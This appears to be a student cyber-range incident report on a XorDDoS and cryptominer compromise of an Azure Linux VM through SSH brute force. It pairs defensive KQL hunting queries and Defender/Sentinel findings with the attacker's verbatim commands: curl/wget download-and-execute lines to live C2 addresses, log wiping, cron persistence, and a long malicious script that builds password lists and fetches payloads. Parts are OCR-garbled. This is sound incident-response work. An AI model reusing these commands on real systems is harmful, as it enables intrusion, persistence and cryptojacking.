



[+] XorDDoS THREAT REPORT: SSH BACKDOOR IDENTIFIED

```
Date : 2025-03-25
Hostname : jr-linux-vm-test
Entry : SSH Brute-Force
        (122.41.169.230)
Payloads : ygijlgkjgfrg0, xmrig
Techniques : Masquerading,
Cron Persistence
```

Executive Summary

A Linux VM hosted in Azure was compromised via an SSH brute-force attack, leading to XorDDoS malware deployment. The attacker exploited weak SSH credentials to gain root access, executed malicious payloads, and established persistence through cron jobs and hidden files.

IOCs included rogue files (ygijlgkjgfrg0, .bisis, p.txt) and outbound connections to malicious C2 servers (169.239.130.12, 80.179.218.146, 122.41.169.230). Evidence of log wiping and binary renaming confirmed evasion attempts.

The attacker retained access due to weak SSH credentials and unchanged configurations post-cleanup. This attack is consistent with a previous incident involving XorDDoS malware, indicating a repeat of tactics and techniques. The report outlines the full attack chain and provides recommendations to secure the environment and prevent future compromise.

Sentinel Log Confirmation

```
17
18 AzureNetworkAnalytics_CL
19 | where DestIP_s == "10.0.0.174" and DestPort_d == "22"
20 | where AllowedInFlows_d > 0
21 | order by TimeGenerated asc
22 | project TimeGenerated, SrcIP_s, DestIP_s, DestPort_d, AllowedInFlows_d, ResourceGuid_g, split(VM_s,"/") [1]
23
24
```

Results Chart

TimeGenerated [UTC]	SrcIP_s	DestIP_s	DestPort_d	AllowedInFlows_d
> 3/24/2025, 2:16:53.359 PM	10.0.0.8	10.0.0.174	22	331
> 3/24/2025, 2:16:53.531 PM	122.41.169.230	10.0.0.174	22	3
> 3/24/2025, 2:25:21.719 PM	10.0.0.8	10.0.0.174	22	307
> 3/24/2025, 2:35:22.863 PM	10.0.0.8	10.0.0.174	22	33

Virus Total Confirmation - Malicious IP

7
/ 94
Community
Score

7/94 security vendors flagged this IP address as malicious

Reanalyze Similar More

122.41.169.230 (122.32.0.0/12)
AS 17858 (LG POWERCOMM)

KR
Last Analysis Date
8 days ago

DETECTIONDETAILSRELATIONSCOMMUNITY

Security vendors' analysis ⓘ

Do you want to automate checks?

ArcSight Threat Intelligence	ⓘ Malware	Certego	ⓘ Malicious
Criminal IP	ⓘ Malicious	CyRadar	ⓘ Malicious
Lionic	ⓘ Malicious	SOCradar	ⓘ Malware
VIPRE	ⓘ Malware	alphaMountain.ai	ⓘ Suspicious
AlphaSOC	ⓘ Suspicious	Abusix	✓ Clean

Incident Summary

Date:

- Initial Compromise: January 30, 2025
- Detection and Cleanup Attempt: March 18-20, 2025
- Re-Entry and Persistence: March 24–25, 2025

Affected Host:

- jr-linux-vm-test

Environment:

- Azure-hosted Linux VM
- Defender for Endpoint and Microsoft Sentinel enabled
- Public-facing SSH port (22) open

Attack Type:

- SSH Brute Force → Execution → Persistence → Lateral Movement → C2 Communication → Discovery → Defensive Evasion → Impact

Goal:

- Resource hijacking for cryptocurrency mining
- Establish foothold for further network exploitation

1. Who was involved in the attack?

- Threat actor: Automated botnet or threat group using XorDDoS malware.
- Affected users: Root account (root) was compromised — gaining admin-level control.
- Infrastructure involved:
 - Malicious IPs (169.239.130.12, 80.179.218.146, 122.41.169.230)
 - External C2 servers communicating with the infected host.

The screenshot shows the VirusShare analysis interface for the URL `http://169.239.130.12/`. At the top, a red banner indicates that 2 out of 96 security vendors flagged this URL as malicious. The URL is displayed with its status (403), content type (text/html; charset=UTF-8), and last analysis date (26 days ago). Below this, the 'DETECTION' tab is active, showing a table of security vendors' analysis results. The table has two columns: 'Vendor' and 'Result'. The results are as follows:

Vendor	Result
CRDF	Malicious
URLQuery	Suspicious

Below the table, there is a section for 'Identify Active Processes Connected to Malicious IPs' with a KQL query:

```
// Identify Active Processes Connected to Malicious IPs
DeviceNetworkEvents
| where Timestamp > ago(1d)
| where RemoteIP in ("169.239.130.12", "85.31.47.99")
| project Timestamp, DeviceName, InitiatingProcessCommandLine, RemoteIP, RemotePort, LocalIP, Protocol, InitiatingProcessAccountName, InitiatingProcessSHA256
| order by Timestamp desc
```

The 'Results' tab is active, showing a table of network events. The table has columns: Timestamp, DeviceName, InitiatingProcessCommandLine, RemoteIP, RemotePort, LocalIP, Protocol, and InitiatingProcessAccountName. The results are as follows:

Timestamp	DeviceName	InitiatingProcessCommandLine	RemoteIP	RemotePort	LocalIP	Protocol	InitiatingProcessAccountName
Mar 24, 2025 4:30:...	jr-linux-vm-test.p2zfv...	wget http://169.239.130.12/p.txt -O ygljgkfgf1	169.239.130.12	80		Tcp	root
Mar 24, 2025 4:30:...	jr-linux-vm-test.p2zfv...	curl http://169.239.130.12/p.txt -o ygljgkfgf0	169.239.130.12	80		Tcp	root

2. What happened?

- A Linux VM in Azure was compromised via an SSH brute-force attack.
- The attacker deployed XorDDoS malware using curl and wget to download payloads.
- Persistence was established using cron jobs and file-based evasion.
- The malware ran crypto-mining operations and scanned for other systems to infect.
- The attacker regained access post-cleanup through weak credentials.

```

2 //Network Activity From Suspicious Processes
3 DeviceNetworkEvents
4 | where Timestamp > ago(1d)
5 | where DeviceName == "jr-linux-vm-test.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net"
6 | where RemoteIP in ("169.239.130.12", "85.31.47.99")
7 | where ActionType == "ConnectionSuccess"
8 | project Timestamp, DeviceName, RemoteIP, RemotePort, LocalIP, InitiatingProcessFolderPath, InitiatingProcessAccountName
9 | order by Timestamp desc

```

ng started **Results** Query history

port ▾ Link to incident Take actions Show empty columns 1 of 1 selected Search 00:03.256 Low Chart type

Add filter

Timestamp	DeviceName	RemoteIP	RemotePort	LocalIP	InitiatingProcessFolderPath	InitiatingProcessAccountName
> Mar 24, 2025 4:30:15 PM	jr-linux-vm-test.p2zfv...	(w) 169.239.130.12	80		/usr/bin/wget	root

3. When did the attack take place?

- Initial compromise: March 24, 2025 – 2:16:53 PM – Successful brute force
- Cleanup attempt: March 20, 2025 – Security team deleted all Linux VMs, but the attacker still regained access — due to weak credentials for the lab VM.
- Re-entry: March 24, 2025 – 4:30:14 PM – The attacker re-established access using weak SSH credentials.
- Persistence and impact phase: March 24–25, 2025 – Cron jobs and malicious scripts executed, leading to lateral movement and crypto-mining deployment

4. Where did it happen?

- Affected host: jr-linux-vm-test
- Attack origin: External IP addresses (169.239.130.12)
- C2 communication occurred over HTTP (Port 80) and other non-standard ports.

```

1 //Persistence Mechanisms(Cron and Startup)
2 DeviceProcessEvents
3 | where Timestamp > ago(1d)
4 | where DeviceName == "jr-linux-vm-test.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net"
5 | where ProcessCommandLine has_any ("cron", "@reboot", "@daily", "@monthly", "startup")
6 | project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessSHA256, InitiatingProcessAccountName, InitiatingProcessFolderPath
7 | order by Timestamp desc

```

ng started **Results** Query history

port ▾ Show empty columns 60 items Search 00:01.903 Low Chart type ▾ Full screen

Add filter

Timestamp	DeviceName	ProcessCommandLine
> Mar 24, 2025 9:10:...	jr-linux-vm-test.p2zfv...	crontab -
> Mar 24, 2025 9:10:...	jr-linux-vm-test.p2zfv...	bash -c "echo '@daily /var/tmp/update-logs/.History >/dev/null 2>&1 & disown @reboot /var/tmp/update-logs/.Update >/dev/null 2>&1 & disown ***** /var/tmp/u
> Mar 24, 2025 8:51:...	jr-linux-vm-test.p2zfv...	crontab -
> Mar 24, 2025 8:51:...	jr-linux-vm-test.p2zfv...	bash -c "echo '@daily /var/tmp/update-logs/.History >/dev/null 2>&1 & disown @reboot /var/tmp/update-logs/.Update >/dev/null 2>&1 & disown ***** /var/tmp/u
> Mar 24, 2025 8:33:...	jr-linux-vm-test.p2zfv...	crontab -
> Mar 24, 2025 8:33:...	jr-linux-vm-test.p2zfv...	bash -c "echo '@daily /var/tmp/update-logs/.History >/dev/null 2>&1 & disown @reboot /var/tmp/update-logs/.Update >/dev/null 2>&1 & disown ***** /var/tmp/u

5. Why did the attack happen?

- Weak SSH security – Open port 22 and weak/reused credentials enabled brute force success.
- Persistence mechanisms – Cron jobs and hidden binaries allowed the attacker to maintain access.

- Failure due to weak credentials – The attacker was able to gain access via brute force after cleanup.
- Resource hijacking for profit – XorDDoS malware was used for crypto mining and network scanning to monetize access.

```
//Find Active Reverse Shells
DeviceProcessEvents
| where Timestamp > ago(1d)
| where ProcessCommandLine matches regex @"(bash|sh|nc|netcat|python|perl).*169\.239\.130\.12[85\.31\.47\.99]"
| project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessSHA256, InitiatingProcessAccountName, InitiatingProcessFolderPath
| order by Timestamp desc
```

Timestamp	DeviceName	ProcessCommandLine	InitiatingProcessCommandLine	InitiatingProcessSHA256	InitiatingProcessAccountName	InitiatingProcessFolderPath
> Mar 24, 2025 4:57:...	jr-linux-vm-test.p2zfv...	./rete -c '#!/bin/bash k...	./rete -c '#!/bin/bash k...	59474588a312b6b6e...	root	/usr/bin/bash
> Mar 24, 2025 4:57:...	jr-linux-vm-test.p2zfv...	./rete -c '#!/bin/bash k...	./rete -c '#!/bin/bash k...	59474588a312b6b6e...	root	/usr/bin/bash
> Mar 24, 2025 4:57:...	jr-linux-vm-test.p2zfv...	./rete -c '#!/bin/bash k...	./rete -c '#!/bin/bash k...	59474588a312b6b6e...	root	/usr/bin/bash
> Mar 24, 2025 4:57:...	jr-linux-vm-test.p2zfv...	./rete -c '#!/bin/bash k...	./rete -c '#!/bin/bash k...	59474588a312b6b6e...	root	/usr/bin/bash
> Mar 24, 2025 4:57:...	jr-linux-vm-test.p2zfv...	./rete -c '#!/bin/bash k...	./rete -c '#!/bin/bash k...	59474588a312b6b6e...	root	/usr/bin/bash
> Mar 24, 2025 4:57:...	jr-linux-vm-test.p2zfv...	./rete -c '#!/bin/bash k...	./rete -c '#!/bin/bash k...	59474588a312b6b6e...	root	/usr/bin/bash
> Mar 24, 2025 4:57:...	jr-linux-vm-test.p2zfv...	./rete -c '#!/bin/bash k...	./rete -c '#!/bin/bash k...	59474588a312b6b6e...	root	/usr/bin/bash
> Mar 24, 2025 4:57:...	jr-linux-vm-test.p2zfv...	./rete -c '#!/bin/bash k...	./rete -c '#!/bin/bash k...	59474588a312b6b6e...	root	/usr/bin/bash
> Mar 24, 2025 4:57:...	jr-linux-vm-test.p2zfv...	./rete -c '#!/bin/bash k...	./rete -c '#!/bin/bash k...	59474588a312b6b6e...	root	/usr/bin/bash

Attack Timeline

Timestamp	Event
Mar 24, 2025, 2:16:53 PM	External IP 122.41.169.230 initiated connection to the VM over SSH (Port 22). This suggests the start of brute-force activity.
Mar 24, 2025, 4:30:14 PM	Initial compromise via SSH brute-force. Attackers gained root access using valid credentials.
Mar 24, 2025, 4:30:15 PM	curl used to download p.txt from 169.239.130.12 and save as ygljglkjgfg0.
Mar 24, 2025, 4:30:15 PM	wget used to download p.txt from 169.239.130.12 and save as ygljglkjgfg1.
Mar 24, 2025, 4:30:17 PM	Malicious files ygljglkjgfg0, ygljglkjgfg1 executed. File permissions adjusted with chmod +x.
Mar 24, 2025, 4:57:03 PM	Execution of retea bash script with encoded key. Persistence via cron jobs created.
Mar 24, 2025, 4:58:08 PM	chmod +x used on /var/tmp/.update-logs/History — suggesting the malware set up an execution path for persistence.
Mar 24, 2025, 4:59:06 PM	Execution of .bisis — known scanner for lateral movement and C2 communication.
Mar 24, 2025, 5:19:32 PM	Outbound communication to 169.239.130.12 via port 80 (TCP) — command-and-control (C2) communication established.
Mar 24, 2025, 6:40:37 PM	chmod +x and execution of .bisis continues — malware was actively attempting lateral movement.
Mar 24, 2025, 7:17:06 PM	.bisis continues running with high ulimit settings, increasing max file and process limits.
Mar 24, 2025, 11:19:57 PM	Last observed activity — .bisis executed again, confirming malware persistence.

Execution Phase Overview

The table below outlines the execution phase of the attack, including detailed commands, actions, and outcomes:


Step	Description	Command	Outcome
1	Download payload from attacker's server	<code>curl <http://169.239.130.12/p.txt> -o ygljglkjgfg0</code>	Payload downloaded and stored as ygljglkjgfg0
2	Grant execute permission	<code>chmod +x ygljglkjgfg0</code>	Payload made executable
3	Execute payload	<code>./ygljglkjgfg0</code>	Payload executed as root
4	Pull more payloads from the same C2 server	<code>wget <http://169.239.130.12/p.txt> -O ygljglkjgfg1</code>	Downloader used to retrieve additional payloads
5	Rename binaries for stealth and obfuscation	<code>mv /usr/bin/wget /usr/bin/good</code>	Attempt to evade detection by hiding binary usage
6	Clear logs to cover tracks	<code>cat /dev/null > /root/.bash_history cat /dev/null > /var/log/wtmp</code>	Log wiping to avoid forensic analysis
7	Establish persistence through cron jobs	<code>crontab -e</code> with malicious entries: bash @daily /var/tmp/.update-logs/./History >/dev/null 2>&1 & disown @reboot /var/tmp/.update-logs/./Update >/dev/null 2>&1 & disown * * * * * /var/tmp/.update-logs/./History >/dev/null 2>&1 & disown @monthly /var/tmp/.update-logs/./Update >/dev/null 2>&1 & disown 	Ensures attack relaunch at boot and regular intervals
8	Lateral movement and credential theft	.rete script executed with keylogging features: bash ./rete -c 'key=\$1 user=\$2'	Captures credentials and spreads attack to other machines via SSH


```
#/bin/bash key=$S1 user=$2 if [[ $key == "KOFVwMxV7kXjP7fwXPY6Cmp16v8EnL54650ljYb6WYBtuSs3Zd1Ncr3SrpnAUU" ]] then echo -e "" else echo Logged with successfully. rm -rf .reteca crontab &rm ; pkill xrc ; pkill haiduc ; pkill blacku ; pkill xMEU ; cd /var/tmp ; rm -rf /dev/shm/x /var/tmp/update-logs /var/tmp/Documents /tmp/.tmp ; mkdir /tmp/.tmp ; pkill Opera ; rm -rf xmrig .diicot .black Opera ; rm -rf .black xmrig.1 ; pkill cnrig ; pkill java ; killall java ; pkill xmrig ; killall cnrig ; killall xmrig ; wget -q dinpasione.com/payload || curl -O -s -L dinpasione.com/payload || wget85.31.47.99/payload || curl -O -s -L85.31.47.99/payload ; chmod +x * ; ./payload >/dev/null 2>&1 & disown ; history -c ; rm -rf .bash_history ~/.bash_history chmod +x .teaca ; ./teaca >/dev/null 2>&1 ; history -c ; rm -rf .bash_history ~/.bash_history fi rm -rf /etc/sysctl.conf ; echo "fs.file-max = 2097152" > /etc/sysctl.conf ; sysctl -p ; ulimit -Hn ; ulimit -n 99999 -u 999999 cd /dev/shm mkdir /dev/shm/x > /dev/null 2>&1 mv network.x/cd.x.rm -rf reteca ips iptemp ipis iplist sleep 1 rm -rf pass useri cat /etc/passwd |grep -v nologin |grep -v false |grep -v sync |grep -v halt|grep -v shutdown|cut -d : -f1 |echo $usuri >.usr$ pasus=.usr$ check=$(grep -c .usr$ for us in $(cat $pasus) ; do printf "$us\n" >> pass printf "$us $us\n" >> pass printf "$us \"$us\"123\n" >> pass printf "$us \"$us\"123456\n" >> pass printf "$us \"$us\"123456\n">> pass printf "$us 1\n">> pass printf "$us 12\n">> pass printf "$us 123\n">> pass printf "$us 1234\n">> pass printf "$us 12345\n">> pass printf "$us 12345678\n">> pass printf "$us 123456789\n">> pass printf "$us 123.com\n">> pass printf "$us 123456.com\n">> pass printf "$us 123\n">> pass printf "$us 1qaz@WSX\n">> pass printf "$us \"$us\"@123\n">> pass printf "$us \"$us\"@1234\n">> pass printf "$us \"$us\"@123456\n">> pass printf "$us \"$us\"123\n">> pass printf "$us \"$us\"1234\n">> pass printf "$us P@ssw0rd\n">> pass printf "$us P@ssw0rd\n">> pass printf "$us qaz!23#@#\n">> pass printf "$us !@#\n">> pass printf "$us password\n">> pass printf "$us Huawei@123\n">> pass done wait sleep 0.5 cat bios.txt | sort -R | uniq | uniq >i cat i >bios.bt /network /rm /var/tmp/Documents ; mkdir /var/tmp/Documents 2>&1 ; crontab -r ; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; chattr -iae /var/tmp/Documents/.diicot ; pkill Opera ; pkill cnrig ; pkill java ; killall java ; pkill xmrig ; killall cnrig ; killall xmrig ;cd /var/tmp/ ; mv /var/tmp/diicot /var/tmp/Documents/.diicot ; mv /var/tmp/kuak /var/tmp/Documents/kuak ; cd /var/tmp/Documents ; chmod +x * ; /var/tmp/Documents/.diicot >/dev/null 2>&1 & disown ; history -c ; rm -rf .bash_history ~/.bash_history rm -rf /tmp/cache ; cd /tmp ; wget -q 85.31.47.99/NzJjOTYwxx5/balu || curl -O -s -L 85.31.47.99/NzJjOTYwxx5/balu ; mv balu cache ; chmod +x cache ; ./cache >/dev/null 2>&1 & disown ; history -c ; rm -rf .bash_history ~/.bash_history sleep 25 function Miner { rm -rf /dev/shm/retea /dev/shm/magic ; rm -rf /dev/shm/x ~./retea /tmp/kuak /tmp/diicot /tmp/.diicot ; rm -rf ~/.bash_history /tmp/miner.c } Miner `./retea KOFVwMxV7kXjP7fwXPY6Cmp16v8EnL54650ljYb6WYBtuSs3Zd1Ncr3SrpnAU Haceru
```


Sentinel Alert Investigation

Home > Microsoft Sentinel | Incidents > [Critical] Cloud Miner / SSH Brute Force / Persistence Detected on [3kd.co.internal.cloudapp.net](#) > jr-linux-vm-test

Investigation



Investigation



Following the previous attack, several students in the Cyber Range configured detection rules and alerts to monitor for any recurring or residual malicious activity. As a result, multiple alerts were triggered, flagging indicators such as brute-force login attempts, suspicious process execution, and potential payload drops. All related telemetry was captured and centralized within Microsoft Sentinel for in-depth investigation and analysis.

Defender Incident Details

JR-Linux-VM-Test

Medium Criticality: Critical Isolated

Overview Incidents and alerts Timeline Security policies Security recommendations Inventories Discovered vulnerabilities

Nov 2024 Dec 2024 Jan 2025

Copy to clipboard Export Search

1 selected

Event time

Event

Additional information

☐

Mar 24, 2025 4:30:15.509 PM

🔗 wget established an outbound connection with 169.239.130.12 to common...

T1043: Commonly Used

☒

Mar 24, 2025 4:30:15.326 PM

🚩 Suspicious cron job

Persistence

☐

Mar 24, 2025 4:30:15.326 PM

🔗 ygljgkjgfg0 communicated with 0.0.0.0:80

Persistence

☐

Mar 24, 2025 4:30:15.274 PM

📄 dash created file crontab

☐

Mar 24, 2025 4:30:15.272 PM

🔍 A script was observed

☐

Mar 24, 2025 4:30:15.271 PM

🔍 A script was observed

☐

Mar 24, 2025 4:30:15.271 PM

🔍 A script was observed

☐

Mar 24, 2025 4:30:15.267 PM

📄 sed created file crontab

☐

Mar 24, 2025 4:30:15.260 PM

🔗 gcc.sh cron job was scheduled

T1053: Scheduled Task

☐

Mar 24, 2025 4:30:15.095 PM

🔗 systemd created process systemd-sysv-generator

☐

Mar 24, 2025 4:30:15.086 PM

🔗 systemd created process systemd-system-update-generator

Execution details

Process name [46408] ygljgkjgfg0 Execution time Mar 24, 2025 4:30:14 PM See in device timeline

Integrity level Medium Token elevation -

User root Initiated by [46407] o

Command line ./ygljgkjgfg0

Detection

VirusTotal detection ratio 44/61 Malware detected DoS:Linux/Xorddos.A

File verdict Unknown

2 active alerts in 1 incidents

Info (0) Low (2) Medium (0) High (0)

View all incidents & alerts in file page

Object details

JR-Linux-VM-Test

Medium Criticality: Critical Isolated

Overview Incidents and alerts Timeline Security policies Security recommendations Inventories Discovered vulnerabilities

Nov 2024 Dec 2024 Jan 2025

Copy to clipboard Export Search

1 selected

Event time

Event

Additional information

☐

Mar 24, 2025 4:30:15.509 PM

🔗 wget established an outbound connection with 169.239.130.12 to common...

T1043: Commonly Used

A script was observed

Event info

Event A script was observed

Event time Mar 24, 2025 4:30:15 PM Action type ScriptContent

#/bin/sh # chkconfig: 12345 90 90 # description: ygljgkjgfg0
BEGIN INIT INFO # Provides: ygljgkjgfg0 # Required-Start: #
Required-Stop: # Default-Start: 1 2 3 4 5 # Default-Stop: # Short-
Description: ygljgkjgfg0 ## END INIT INFO case \$1 in start)
/usr/bin/ygljgkjgfg0 : stop) : *) /usr/bin/ygljgkjgfg0 : esac
...a256

⚙️

JR-Linux-VM-Test

■ ■ ■ Medium ■ ■ ■ ■ Criticality: Critical ⚙️ Isolated

Overview

Incidents and alerts

Timeline

Security policies

Security recommendations

Inventories

Discovered vulnerabilities

Nov 2024

Dec 2024

Jan 2025

Copy to clipboard

Export

Search

1 selected

Mar 17,

☐

Event time ↓

⌵

☐

Mar 24, 2025 4:28:41.367 PM

⌵

☐

Mar 24, 2025 4:28:41.367 PM

⌵

☐

Mar 24, 2025 4:28:41.365 PM

⌵

☐

Mar 24, 2025 4:28:41.346 PM

⌵

☐

Mar 24, 2025 4:28:41.336 PM

⌵

☐

Mar 24, 2025 4:28:41.308 PM

⌵

☐

Mar 24, 2025 4:28:41.308 PM

⌵

☐

Mar 24, 2025 4:28:41.197 PM

⌵

☒

Mar 24, 2025 4:28:41.163 PM

⌵

☐

Mar 24, 2025 4:28:41.055 PM

⌵

☐

Mar 24, 2025 4:28:41.055 PM

⌵

Event

Files were enumerated from directory: /var/lib/updates-notifier/updates-av...

Additional information

[PID 46264] created process dash

[PID 46263] created process cut

A script was observed

A script was observed

python3.10 performed system owner/user discovery by invoking who

python3.10 created process who

Network login by jr-linux-vm-test/root succeeded

A remote login from the privileged user 'JR-Linux-VM-Test/root' was obs...

landscape-sysinfo was executed by dash

dash created process python3.10

⚡

A remote login from the privileged user 'JR-Linux-VM-Test/root' was observed

T1078: Valid Accounts

T1078.003: Local Accounts

T1021: Remote Services

+4

Event info

Event

A remote login from the privileged user 'JR-Linux-VM-Test/root' was observed

Event time

Mar 24, 2025 4:28:41 PM

Action type

LinuxRemotePrivilegedUserLogin

User

JR-Linux-VM-Test/root

Mitre Techniques

T1078: Valid Accounts

T1078.003: Local Accounts

T1021: Remote Services

T1021.004: SSH

T1133: External Remote Services

T1071: Application Layer Protocol

T1219: Remote Access Software

Entities

ssh > sshd > 218.92.0.226

Event details

Terminal

ssh

User

JR-Linux-VM...

Is ldap

False

Login service

Ssh

Hunt for related events

13

/ 94

Community Score

-3

13/94 security vendors flagged this IP address as malicious

218.92.0.226 (218.92.0.0/16)

AS 4134 (Chinanet)

CN

Last Analysis Date

23 hours ago

Reanalyze

Similar

More

DETECTION

DETAILS

RELATIONS

COMMUNITY 4

Security vendors' analysis ⓘ

Do you want to automate checks?

alphaMountain.ai	ⓘ Malicious	ArcSight Threat Intelligence	ⓘ Malware
BitDefender	ⓘ Phishing	Certego	ⓘ Malicious
Criminal IP	ⓘ Malicious	CyRadar	ⓘ Malicious
Forcepoint ThreatSeeker	ⓘ Malicious	Fortinet	ⓘ Malware
G-Data	ⓘ Phishing	GreenSnow	ⓘ Malicious
Lionic	ⓘ Malicious	SOCRadar	ⓘ Malware
VIPRE	ⓘ Malware	AlphaSOC	ⓘ Suspicious

Mohammed A

12 of 35

LOG(N) Pacific Cyber Range

Scripts Analysis/Behaviour

Script 1: Network Interface & Suspicious Library Execution

```
#!/bin/sh
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/u
sr/X11R6/bin for i in `cat /proc/net/dev|grep :|awk -F: {'print $1'}
do ifconfig $i up&& done cp /lib/libudev.so /lib/libudev.so.6
/lib/libudev.so.6
```

This script brings up all network interfaces and runs a .so file that might be a fake or malicious version of libudev.so.6. Looks like it's used to maintain network access and possibly run a hidden payload.


Script 2: Fake Init Service





```
#!/bin/sh # chkconfig: 12345 90 90 # description: ygljglkjgfg0
### BEGIN INIT INFO # Provides: ygljglkjgfg0 # Required-Start: #
Required-Stop: # Default-Start: 1 2 3 4 5 # Default-Stop: # Short-
Description: ygljglkjgfg0 ### END INIT INFO case $1 in start)
/usr/bin/ygljglkjgfg0 ;; stop) ;; *) /usr/bin/ygljglkjgfg0 ;; esac
```

